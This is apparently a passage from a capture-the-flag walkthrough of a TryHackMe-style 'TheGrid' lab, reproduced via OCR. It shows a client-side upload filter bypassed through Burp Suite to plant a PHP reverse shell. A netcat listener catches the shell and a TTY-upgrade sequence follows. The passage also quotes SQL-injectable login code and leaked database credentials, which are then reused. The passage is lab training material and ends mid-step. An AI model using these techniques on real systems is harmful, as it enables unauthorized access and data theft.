
Enabled	Operator	Match type	
☑		File extension	Does
□	Or	Request	Cont
□	Or	HTTP method	Does
□	And	URL	Is in

Edit request interception rule

Specify the details of the interception rule.

Boolean operator: And
Match type: File extension
Match relationship: Does not match
Match condition: $|^png$|^css$|^ico$|^svg$|^eot$|^woff$|^woff2$|^ttf$)


Open a browser on BurpSuite and paste the following ip address:
http://10.10.169.130:65000/uploads.php
Click ‘Forward’ then ‘Drop’.



Request to http://10.10.169.130:65000


```
GET /assets/js/filter.js HTTP/1.1
Host: 10.10.169.130:65000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
Accept: */*
Referer: http://10.10.169.130:65000/uploads.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Back to the browser and upload the php-reverse-shell.jpg.php.



Name	Size	Type	Modified
big.txt	166.4 kB	Text	08:30
php-reverse-shell.png.php	5.5 kB	Program	09:01
wesleywmg.ovpn	8.3 kB	Text	Sat

Go back to firefox and paste the following ip address:
http://10.10.169.130:65000/grid
Click on the uploaded php-reverse-shell.jpg.php.



Index of /grid

Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell.jpg.php	2022-07-22 14:27	5.4K	
php-reverse-shell.png.php	2022-07-22 14:14	5.4K	


Apache/2.4.29 (Ubuntu) Server at 10.10.169.130 Port 65000

Question 6

Change file location to /var/www and list the files.

View the web.txt using the command:

cat web.txt




```
www-data@light-cycle:/$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$ 
```

Question 7

After the net listener gain the access, type the following 2 commands:


python3 -c 'import pty;pty.spawn("/bin/bash")'

export TERM=xterm




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.9.1.78] from (UNKNOWN) [10.10.169.130] 49864
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x
86_64 x86_64 GNU/Linux
 14:27:57 up  1:08,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ 
```

Press ‘Ctrl+Z’ and type the command:
stty raw -echo; fg




```
www-data@light-cycle:/$ ^Z
zsh: suspended  nc -lvnp 443

┌──(kali㉿kali)-[~/Downloads]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 443
                              ^C
www-data@light-cycle:/$ 
```

Question 8
Change the file location to /var/www/TheGrid and list the files.
Then, change the file location to /var/www/TheGrid/includes and list the files.




```
www-data@light-cycle:/var/www$ cd /var/www/TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ ls -l
total 15568
drwxr-xr-x 2 root root     4096 Dec 20  2020 includes
drwxr-xr-x 5 root root     4096 Dec 20  2020 public_html
-rw-r--r-- 1 root root 15929856 Dec 16  2020 rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd ./includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ 
```

View the login.php using the command:
cat login.php



```
        fail("Invalid username or password");
    }
    $username = $data["username"];
    $password = md5($data["password"]);


    if(contains($username)){
        fail("Invalid string detected");
    }

    $results = $dbh→query("SELECT id FROM users WHERE username='$username' AND passw
='$password'");
    if(!$results){
        fail();
    }
    $result = $results→fetch_assoc();

    if(!$result){
        fail("Invalid username or password");
    }
    $_SESSION["id"] = $result["id"];
    echo json_encode(["res" ⇒ "Success", "msg"⇒"Logged in!"]);

-data@light-cycle:/var/www/TheGrid/includes$ 
```

Then, view the dbauth.php using the command:
cat dbauth.php



```
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh→connect_error){
                die($dbh→connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$ 
```


Question 9

Login to the database using the command with the password(*IFightForTheUsers*):

mysql -utron -p

View the databases using the command:

show databases;



```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)
```

Question 10

Open the database using the command:


use tron;

Show the tables of database using the command:

show tables;

